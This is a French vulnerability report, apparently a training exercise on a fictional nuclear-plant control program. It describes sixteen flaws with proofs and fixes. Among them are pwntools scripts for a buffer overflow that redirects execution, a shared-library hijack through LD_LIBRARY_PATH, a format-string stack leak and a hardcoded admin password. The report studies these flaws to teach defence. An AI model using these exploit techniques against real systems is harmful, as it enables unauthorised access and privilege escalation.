

Rapport de Vulnérabilités

Expert en cyberdéfense : Logan Capoen / Léandre Fouret

Client : Gouvernement de la République d'Obsidienne

Entreprise : The Stone Corporation

Contexte :

Dans le cadre d'une opération de sécurisation critique visant un site nucléaire, notre équipe a été mandatée pour examiner le logiciel de contrôle principal, face à la menace G.O.L.E.M. Ce rapport présente les vulnérabilités découvertes au cours de l'analyse du binaire fourni.

La mission confiée par la République d'Obsidienne consistait à identifier les failles de sécurité potentielles dans un logiciel de contrôle industriel stratégique.

Le présent document expose en détail les failles identifiées, classées par ordre de gravité, accompagnées de démonstrations concrètes, de leurs impacts, et des préconisations de correction.

Outils utilisés

- **Binary Ninja** (reverse engineering).
- **Fonction** string.
- **Binaire** pipeto décompressé avec upx.
- **Bibliothèque partagée** (libpepito.so).

Liste des Vulnérabilités

Vulnérabilité #1 : Escalade de privilèges par mot de passe faible dans activate_emergency_protocols

Sévérité : Critique

Type : Contournement d'authentification

Localisation : fonction activate_emergency_protocols

Découvert dans : Black-box

Description :

Utiliser admin123 donne l'accès admin.

Preuve :

```
pipeto> activate_emergency_protocols
Enter emergency password: admin123
{Emergency protocols activated, you are now admin !}
```

Impact :

Prise de contrôle totale des fonctions critiques, pouvant entraîner un dysfonctionnement majeur du système.

Corrections :

Le point central de l'ensemble de ces corrections réside dans une meilleure gestion des droits administrateur. Il est donc essentiel de renforcer leur sécurité. C'est pourquoi nous avons choisi de modifier le mot de passe pour le rendre nettement plus sûr, et de le hacher à l'aide de l'algorithme Argon2 (vainqueur du Password Hashing Competition) afin d'éviter toute présence en clair dans le code.

chemin du fichier : patches/activate_emergency_protocols.patch

Vulnérabilité #2 : Divulcation de données sensibles via trigger_emergency_shutdown

Sévérité : Critique

Type : Divulcation d'information

Localisation : fonction trigger_emergency_shutdown

Découvert dans : Black-box

Description :

Commande critique révélant {SHUTDOWN}.

Preuve :

trigger_emergency_shutdown (en mode admin)

```
if (!IS_ADMIN) {  
    printf("You are not authorized to trigger an emergency shutdown.\n");  
    return;  
}  
printf("{SHUTDOWN}");
```

```
binary|> echo -e "activate_emergency_protocols\nadmin123\ntrigger_emergency_shutdown\nquit" | ./pipeto  
pipeto> Enter emergency password: {Emergency protocols activated, you are now admin !}  
pipeto> {SHUTDOWN}
```

Impact :

Divulcation du processus d'arrêt d'urgence, pouvant être exploité pour perturber les opérations.

Corrections :

Aucun correctif n'a été appliqué, car le système d'administration a été largement renforcé et cette fonctionnalité en dépend.

Vulnérabilité #3 : Buffer Overflow menant à un accès admin

Sévérité : Critique

Type : Buffer Overflow

Localisation : `monitor_radiation_levels`

Découvert dans : White-box

Description :

Un Buffer Overflow dans `monitor_radiation_levels` permet d'afficher {Correct password! Welcome, admin.}.

preuve:

payload:

```
from pwn import *

io = process("./pipeto")
io.sendline(b"monitor_radiation_levels")
padding = b"A" * 10
address = p64(0x40215a)
exploit = padding + address
io.sendline(exploit)
io.interactive()
```

```
[+] Starting local process './pipeto': pid 821
[*] Switching to interactive mode
pipeto> \x00Enter radiation levels: Radiation Levels: AAAAAAAAAAf!@
0x402166{The stone isn't in the pocket anymore ...}
```

Impact :

Accès non autorisé avec élévation de privilèges, autorisant un contrôle complet du système.

Corrections :

Nous avons corrigé la gestion de l'allocation mémoire, empêchant ainsi tout débordement de tampon (buffer overflow).

chemin du fichier : `patches/monitor_radiation_levels.patch`

Vulnérabilité #4 : modification de la bibliothèque partagée pouvant mener à une escalade de privilèges

Sévérité : Critique

Type : modification de bibliothèque partagée non sécurisé

Localisation : `load_config.c`

Découvert dans : White-box

Description :

la bibliothèque `libpepito.so` n'étant pas protégés il est possible de la modifier pour exécuter n'importe quel code arbitraire.

Preuve:

on créer une bibliothèque partagé, ici elle se nomme `badlib.c`

```
1  #include <stdio.h>
2
3  void init_steam_turbine(void)
4  {
5      printf( format: "attention je suis du code malveillant\n");
```

```
root@ec5e6885b88a:/usr/app# gcc -shared -fPIC badlib.c -o libpepito.so
```

```
root@ec5e6885b88a:/usr/app# export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$PWD
```

```
root@ec5e6885b88a:/usr/app# ./pipeto
pipeto> init_steam_turbine
attention je suis du code malveillant
```

Impact :

Injection de code arbitraire via modification non autorisée, mettant en danger la sécurité globale.

Corrections :

Pour sécuriser la bibliothèque partagée, nous avons décidé de la signer à l'aide d'un checksum SHA-256. Ce checksum, calculé à partir de la bibliothèque, est ensuite comparé à celui attendu par le binaire, empêchant ainsi toute modification non autorisée de la bibliothèque.

chemin du fichier : `libpepito/patches/*`

Vulnérabilité #5 : Gestion incorrecte des erreurs dans run_turbine

Sévérité : Élevé

Type : Mauvaise gestion des erreurs

Localisation : fonction run_turbine

Découvert dans : Black-box

Description :

Avec une mauvaise valeur, le message {ERROR TURBINE CAN'T STOP} est affiché, révélant un état d'erreur mal géré.

Preuve :

run_turbine <valeur_invalide>

```
pipeto> run_turbine
Enter the number of rotation that the turbine will do (between 0 and 15): -1
Turbine is running... 1/-1
Turbine is running... 2/-1
Turbine is running... 3/-1
Turbine is running... 4/-1
Turbine is running... 5/-1
Turbine is running... 6/-1
Turbine is running... 7/-1
Turbine is running... 8/-1
Turbine is running... 9/-1
Turbine is running... 10/-1
Turbine is running... 11/-1
Turbine is running... 12/-1
Turbine is running... 13/-1
Turbine is running... 14/-1
Turbine is running... 15/-1
Turbine is running... 16/-1
{ERROR TURBINE CAN'T STOP}
```

Impact :

Divulcation du comportement interne du système.

Corrections :

Nous avons amélioré la gestion des saisies invalides et supprimé les informations inutilisées.

chemin du fichier : patches/run_turbine.patch

Vulnérabilité #6 : Overflow dans turbine_temperature

Sévérité : Élevé

Type : Overflow

Localisation : fonction turbine_temperature

Découvert dans : Black-box

Description :

Overflow avec 2147483649 déclenche {ERROR TURBINE WILL EXPLODE}.

Preuve :

```
pipeto> turbine_temperature
Enter the number of degrees you want to increase or decrease the turbine temperature : 2147483649
Turbine temperature is too unstable.
{ERROR TURBINE WILL EXPLODE}
```

Impact :

Comportement instable du système pouvant conduire à une interruption de service.

Corrections :

Nous avons sécurisé le mode debug afin qu'il ne soit accessible qu'aux administrateurs. De plus, nous avons corrigé la gestion de la mémoire pour éviter toute fuite ou erreur d'allocation.

chemin du fichier : patches/run_diagnostic.patch

Vulnérabilité #7 : Overflow dans set_reactor_power

Sévérité : Élevé

Type : Overflow

Localisation : set_reactor_power.c

Découvert dans : Black-box

Description :

La valeur 2147483646 produit {12EXPLOSION34}.

Preuve :

set_reactor_power
2147483646

```
pipeto> set_reactor_power
Enter reactor power level: 2147483647

Reactor power adjustment may be incorrect.
Reactor systems are behaving erratically!
Reactor core temperature rising uncontrollably...
{12EXPLOSION34}
Emergency shutdown initiated!
```

```
if (input_power > INT_MAX - 1000) {
    printf("\nReactor power adjustment may be incorrect.\n");
    printf("Reactor systems are behaving erratically!\n");
    printf("Reactor core temperature rising uncontrollably...\n");
    printf("{12EXPLOSION34}\n");
    printf("Emergency shutdown initiated!\n\n");
    exit(1);
}
```

Impact :

Perturbation du contrôle de puissance du réacteur, pouvant affecter la stabilité.

Corrections :

L'accès aux informations sensibles est désormais restreint aux utilisateurs disposant de privilèges administrateur, renforçant ainsi la sécurité du système. De plus, la gestion de la mémoire a été améliorée afin de prévenir les dépassements et les erreurs d'allocation.

chemin du fichier : patches/set_reactor_power.patch

Vulnérabilité #8 : Divulgarion de données sensibles via unlock_secret_mode

Sévérité : Élevée

Type : Divulgarion de données sensibles

Localisation : fonction unlock_secret_mode

Découvert dans : Black-box

Description :

Avec des droits admin, unlock_secret_mode affiche {ADMIN4242}.

Preuve :

```
logancapoen:binary/ $ echo -e "activate_emergency_protocols\nadmin123\nunlock_secret_mode\nquit" | ./pipeto
pipeto> Enter emergency password: {Emergency protocols activated, you are now admin !}
pipeto> Secret mode unlocked! Welcome, admin.
{ADMIN4242}
pipeto> Exiting program...
```

Impact :

Exposition d'accès privilégiés à des fonctions critiques sans contrôle suffisant.

Corrections :

Aucun correctif n'a été appliqué, car le système d'administration a été largement renforcé et cette fonctionnalité en dépend.

Payload :

```
#!/bin/python3
from pwn import *
import subprocess

p = process('./pipeto')

p.sendline(b'activate_emergency_protocols')
p.sendline(b'admin123')
p.sendline(b'unlock_secret_mode')
p.sendline(b'quit')

p.interactive()
```

Vulnérabilité #9 : Divulgence d'informations sensibles via run_diagnostic

Sévérité : Moyenne

Type : Divulgence d'information

Localisation : fonction run_diagnostic

Découvert dans : Black-box

Description :

En exécutant la commande `run_diagnostic debug`, une clé de diagnostic secrète {SECRET DIAGNOSTIC KEY} est affichée sans contrôle d'accès.

Preuve :

```
pipeto> run_diagnostic
Enter diagnostic mode (normal/debug/advanced): debug
Running diagnostic...
Diagnostic result: {SECRET DIAGNOSTIC KEY}
Performing system health check...
System health: OK
Diagnostic complete.
```

Impact :

Accès non autorisé aux diagnostics sensibles, compromettant la sécurité opérationnelle.

Corrections :

Nous avons sécurisé le mode debug afin qu'il ne soit accessible qu'aux administrateurs. De plus, nous avons corrigé la gestion de la mémoire pour éviter toute fuite ou erreur d'allocation.

chemin du fichier : patches/run_diagnostic.patch

Vulnérabilité #10 : Message caché par entrée invalide dans load_fuel_rods

Sévérité : Moyenne

Type : Divulcation d'information

Localisation : fonction load_fuel_rods

Découvert dans : Black-box

Description :

En passant une valeur invalide à load_fuel_rods, un message secret {The secret stone is here !} est affiché.

Preuve :

```
pipeto> load_fuel_rods
Loading fuel rods...
Enter the number of fuel rods to load (max 10): -1

Sensitive Data:
Secret Key: {The secret stone is here !}
```

```
if (i > 10) {
    printf(format: "Error: Too many fuel rods!\n");
    return;
}
else if (i < 10 && i > 0) {
    for (int j = 0; j < i; j++) {
        fuel_rods[j] = j + 1;
        printf(format: "Fuel rod %d loaded.\n", fuel_rods[j]);
        sleep(1);
    }
    return;
}
if (strcmp(secret_key, "{The secret stone is here !}") {
    printf(format: "\nSensitive Data:\n");
    printf(format: "Secret Key: %s\n", secret_key);
}
```

```
char secret_key[28] = "{The secret stone is here !}";
```

impact:

Exposition d'informations cachées pouvant être utilisées comme vecteur d'attaque.

Corrections :

Nous avons amélioré la gestion des saisies invalides et supprimé les informations inutilisées.

chemin du fichier : patches/load_fuel_rods.patch

Vulnérabilité #11 : Fuite de données sensibles via check_cooling_pressure

Sévérité : Moyenne

Type : utilisation après libération en mémoire

Localisation : check_cooling_pressure.c

Découvert dans : Black-box

Description :

La commande check_cooling_pressure expose des données sensibles {Sensitive Data}.

Preuve :

```
pipeto> check_cooling_pressure
Cooling pressure check in progress...
Simulating sensor reading...
Sensor reading complete.
Checking cooling pressure...
Cooling pressure status: Pressure OK
Sensitive Info: {Sensitive Data}
Temporary buffer: Temporary data: 83
Simulating sensor reading...
Sensor reading complete.
Cooling pressure check complete.
```

```
free(data);
sleep(3);
if (strcmp(data, "Pressure OK")) {
    printf(format: "Sensitive Info: %s\n", sensitive_info);
}
```

Impact :

Divulgarion de données critiques sur le système de refroidissement, exposant à un risque de défaillance thermique.

Corrections :

Nous avons corrigé l'utilisation après libération en réinitialisant le pointeur à NULL après la libération, puis ajouté une condition pour éviter un crash.

chemin du fichier : patches/check_cooling_pressure.patch

Vulnérabilité #12 : Création non sécurisée d'un fichier temporaire via turbine_remote_access

Sévérité : Moyenne

Type : Mauvaise gestion des fichiers temporaires

Localisation : fonction turbine_remote_access

Découvert dans : Black-box


Description :

Un fichier temporaire contenant {ACCESS_GRANTED} est créé sans précaution.

Preuve :

turbine_remote_access

cat Data/<fichier_temporaire>



```
pipeto> turbine_remote_access
Temporary file created: Data/remote_accessVwMrsp
Enabling remote access...
^C
binary|⇒ cat Data/remote_accessVwMrsp
{ACCESS_GRANTED}%
```

Impact :

Risque d'accès non autorisé persistant via fichiers temporaires vulnérables.

Corrections :

Nous avons complexifié l'accès au fichier en le déplaçant dans le répertoire /tmp sous la forme d'un fichier caché.

chemin du fichier : patches/turbine_remote_access.patch

Vulnérabilité #13 : Fuite de secret via log_system_event

Sévérité : Moyenne

Type : Divulcation d'information

Localisation : fonction log_system_event

Découvert dans : Black-box

Description :

La saisie leak dans les logs révèle {SECRET_LOG_12PIERRE34}.

Preuve :

```
logancapoen:binary/ $ mkdir Data ; echo -e "log_system_event\nleak\nquit" | ./pipeto ; cat Data/system.log ; rm -r Data
pipeto> Enter command: Logging event: leak

pipeto> Exiting program...
EVENT: leak

SECRET_KEY_LEAKED: {SECRET_LOG_12PIERRE34}
```

Impact :

Divulcation d'informations sensibles dans les journaux système, facilitant la reconnaissance par un attaquant.

Corrections :

Seuls les utilisateurs disposant des privilèges administrateur sont autorisés à utiliser le flag leak.

chemin du fichier : patches/log_system_event.patch

Payload :

```
#!/bin/python3
from pwn import *
import subprocess

p = process('./pipeto')

p.sendline(b'log_system_event')
p.sendline(b'leak')
p.sendline(b'quit')

p.wait_for_close()

subprocess.run(['cat', 'Data/system.log'])
```

Vulnérabilité #14 : Message caché via simulate_meltdown

Sévérité : Moyenne

Type : Divulcation d'information

Localisation : fonction simulate_meltdown

Découvert dans : Black-box

Description :

Si un nombre aléatoire est inférieur ou égale à 4, le message {MELTDOWN1234} est révélé.

Preuve :

```
pipeto> simulate_meltdown
Generated random number: 29
Alert: Reactor core temperature stable.
Reactor core temperature: 29
Reactor core status: Reactor Stable
pipeto> simulate_meltdown
Generated random number: 2
Meltdown simulated! Reactor core is overheating.
Critical Error: Secret Code Leaked: {MELTDOWN1234}
```

```
int random_number = rand() % 100;
char secret_code[16] = "{MELTDOWN1234}";

printf("Generated random number: %d\n", random_number);

if (random_number < 10) {
    printf("Meltdown simulated! Reactor core is overheating.\n");
    strcpy(reactor_status, "Reactor Overheating");

    if (random_number < 5) {
        printf("Critical Error: Secret Code Leaked: %s\n", secret_code);
        return;
    }
}
```

Impact :

Potentielle diffusion d'informations sensibles provoquant une mauvaise interprétation des incidents.

Corrections :

Seuls les administrateurs ont accès aux informations confidentielles en cas d'erreur critique du réacteur.

chemin du fichier : patches/simulate_meltdown.patch

payload:

```
from pwn import *

p = process('./pipeto')

while True:
    p.sendline(b'simulate_meltdown')
    output = p.recvuntil(b'Generated', timeout=1)

    if b'Critical Error' in output:
        break

p.sendline(b'quit')

print("Captured Output:", output.decode('utf-8'))
```

Vulnérabilité #15 : Divulgation de message caché via Buffer Overflow

Sévérité : Moyenne

Type : Détournement de flux d'exécution

Localisation : `load_config.c`

Découvert dans : White-box

Description :

L'utilisation de GDB permet de lancer n'importe quelle fonction, à condition de connaître son adresse. Par exemple, la fonction `check_password` définie dans `load_config.c` peut être appelée directement, ce qui affiche le message : `{Correct password! Welcome, admin.}`.

```
root@d22306fb6c7e:/usr/app# gdb ./pipeto
```

```
(gdb) run
```

```
pipeto> ^C
Program received signal SIGINT, Interrupt.
0x00007f48dbb0a7a1 in __GI___libc_read (fd=0, buf=0x25065450, nbytes=1024) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) call ((void (*)(char *))0x402938)((char *)0x405450)
{Correct password! Welcome, admin.}
```

Impact :

Permet à un attaquant disposant d'un accès en débogage d'exécuter des fonctions sensibles arbitrairement, compromettant l'intégrité et la sécurité du système.

Corrections :

La fonction semblait être un ancien gestionnaire administrateur. Après confirmation de votre part, nous avons pu la supprimer et empêcher les accès avec GDB en retirant certains paramètres problématiques dans le Makefile, qui empêchaient la réallocation aléatoire de la mémoire à chaque exécution.

chemin du fichier : `patches/load_config.patch || patches/makefile.patch`

Vulnérabilité #16 : Insertion de commandes arbitraires dû au formatage de chaîne

Sévérité : Moyenne

Type : formatage de chaîne

Localisation : `utils.c`

Découvert dans : White-box

Description :

Au lancement du programme, le fichier `.pipetorc` est lu ligne par ligne puis affiché à l'aide d'un `printf(line)`. Permet l'insertion de paramètres de formatage tels que `%x`, `%p` et `%n`.

Des informations en rapport avec la stack seront donc accessibles à toute personne malveillante.

Preuve:

```
❏ .pipetorc
1 AAAA.%1$p.%2$p.%3$p.%4$p.%5$p.%6$p.%7$p.%8$p.%9$p.%10$p.%11$p.%12$p.%13$p.%14$p
```

```
root@b1015/6bc8c6:/usr/app# ./pipeto
Pipeto command: AAAA.0x2d0af9e0.(nil).(nil).0xfffffffffffffc0.0x410.0x7f52fe4c8160.0x7f52fe4c
```

Payload:

```
#!/bin/python3
from pwn import *

p = process('./pipeto')

# Affichage automatique de l'exécution de pipetorc

p.sendline(b'quit')

p.interactive()
```

Impact :

Exposition d'informations sensibles en mémoire, facilitant des attaques ciblées.

Corrections :

Nous avons amélioré la gestion des allocations mémoire et corrigé l'utilisation de `printf(line)` en ajoutant un formatage explicite avec `%s`, afin d'éviter les abus potentiels liés à des chaînes de format non sécurisées.

chemin du fichier : `patches/utils.patch`

SEGMENTATION FAULTS

Segfault #1: Boucle infinie avec l'history.

```
61 !62
62 !61
```

```
02
[1] 53736 segmentation fault (core dumped) ./pipeto
```

correction :

Mise en place d'une vérification pour détecter et prévenir les boucles infinies lors des appels de fonctions, afin d'éviter tout crash du programme.

Segfault #2: Lancement de load_config().

```
pipeto> load_config
Loading configuration file from ./config.ini
failure!
[1] 56095 segmentation fault (core dumped) ./pipeto
```

```
Reactor configuration :

# General Settings
Reactor_ID: RX-210
Location: Sector-7G
Status: Operational
Last_Maintenance_Date: 2025-03-01

# Core Specifications
Core_Type: Pressurized_Water_Reactor
Core_Temperature: 320°C
Core_Pressure: 155 bar
Fuel_Type: Uranium-235
Fuel_Rods: 193

# Cooling System
Primary_Coolant: Water
Coolant_Flow_Rate: 5000 L/min
Backup_Cooling_System: Active

# Safety Systems
Emergency_Shutdown: Enabled
Radiation_Levels: Normal
Containment_Structure: Reinforced_Concrete

# Power Output
Max_Output: 1000 MW
Current_Output: 850 MW

# Sensors
Temperature_Sensors: 12
Pressure_Sensors: 8
Radiation_Sensors: 5
```

correction :

Amélioration de la gestion de l'allocation mémoire et ajout d'une vérification lors de l'ouverture des fichiers afin de prévenir les crashes potentiels.

Segfault #3: Lancement de monitor_radiation_levels avec un mauvais output

```
pipeto> monitor_radiation_levels
Enter radiation levels: aaaaaaaaaaaaaaaaaa
Radiation Levels: aaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

correction :

Amélioration de la gestion de l'allocation mémoire.

Conclusion:

L'analyse du logiciel de contrôle a mis en évidence plusieurs vulnérabilités critiques et majeures, principalement liées à une gestion inadéquate des entrées utilisateurs et à des failles d'authentification sérieuses.

Nous avons donc décidé d'améliorer la gestion des droits administrateur, en restreignant l'accès à certaines informations sensibles exclusivement aux utilisateurs ayant les privilèges requis. Par ailleurs, la gestion des allocations mémoire a été largement renforcée afin de prévenir les crashes et les risques de dépassements de mémoire (buffer overflows).

Nombre total de vulnérabilités identifiées : 16

Nombre total de segfault identifiées : 3

Toutes les vulnérabilités ont été corrigées avec succès, à l'exception de certaines fonctionnalités critiques dont l'accès a été sécurisé via un renforcement du système de gestion des droits administrateur.

Chaque correctif a été validé par des tests unitaires, et le comportement du système a été révérifié en conditions simulées.

Le **logiciel final** est désormais :

- **Sécurisé**, grâce à :
 - une meilleure gestion des privilèges administrateur,
 - un mot de passe renforcé, désormais haché avec l'algorithme **Argon2** (vainqueur du *Password Hashing Competition*),
 - la signature SHA-256 de la bibliothèque partagée critique pour éviter toute modification non autorisée ;
- **Robuste**, avec :
 - une gestion mémoire rigoureuse (prévention des débordements de mémoire, libération sûre, initialisation des pointeurs),
 - des protections contre les crashes par validation des entrées et contrôle des ouvertures de fichiers ;

	Exec	Total	Coverage
Lines:	512	545	93.9%
Functions:	48	49	98.0%
Branches:	168	210	80.0%

File	Lines	Functions	Branches
commands/activate_emergency_protocols.c	87.5% 14 / 16	100.0% 1 / 1	75.0% 6 / 8
commands/check_cooling_pressure.c	96.8% 30 / 31	100.0% 4 / 4	25.0% 1 / 4
commands/check_reactor_status.c	96.8% 30 / 31	100.0% 2 / 2	70.0% 7 / 10
commands/configure_cooling_system.c	100.0% 16 / 16	100.0% 1 / 1	100.0% 4 / 4
commands/enable_remote_access.c	100.0% 30 / 30	100.0% 3 / 3	100.0% 4 / 4
commands/help.c	100.0% 14 / 14	100.0% 1 / 1	100.0% 2 / 2
commands/history.c	98.4% 61 / 62	100.0% 7 / 7	80.4% 37 / 46
commands/init_reactor.c	100.0% 17 / 17	100.0% 1 / 1	-% 0 / 0
commands/load_config.c	90.9% 10 / 11	100.0% 1 / 1	50.0% 1 / 2
commands/load_fuel_rods.c	100.0% 21 / 21	100.0% 2 / 2	87.5% 7 / 8
commands/log_system_events.c	93.8% 15 / 16	100.0% 1 / 1	87.5% 7 / 8
commands/monitor_radiation_levels.c	71.4% 10 / 14	50.0% 1 / 2	50.0% 1 / 2
commands/quit.c	100.0% 3 / 3	100.0% 1 / 1	-% 0 / 0
commands/run_diagnostic.c	97.1% 34 / 35	100.0% 3 / 3	83.3% 10 / 12
commands/send_status_report.c	100.0% 39 / 39	100.0% 2 / 2	93.8% 15 / 16
commands/set_reactor_power.c	79.3% 23 / 29	100.0% 2 / 2	80.0% 8 / 10
commands/simulate_meltdown.c	90.0% 27 / 30	100.0% 3 / 3	80.0% 16 / 20
commands/trigger_emergency_shutdown.c	100.0% 6 / 6	100.0% 1 / 1	100.0% 2 / 2
commands/unlock_secret_mode.c	100.0% 6 / 6	100.0% 1 / 1	100.0% 2 / 2
my_console.c	89.0% 73 / 82	100.0% 5 / 5	73.3% 22 / 30
utils.c	91.7% 33 / 36	100.0% 5 / 5	80.0% 16 / 20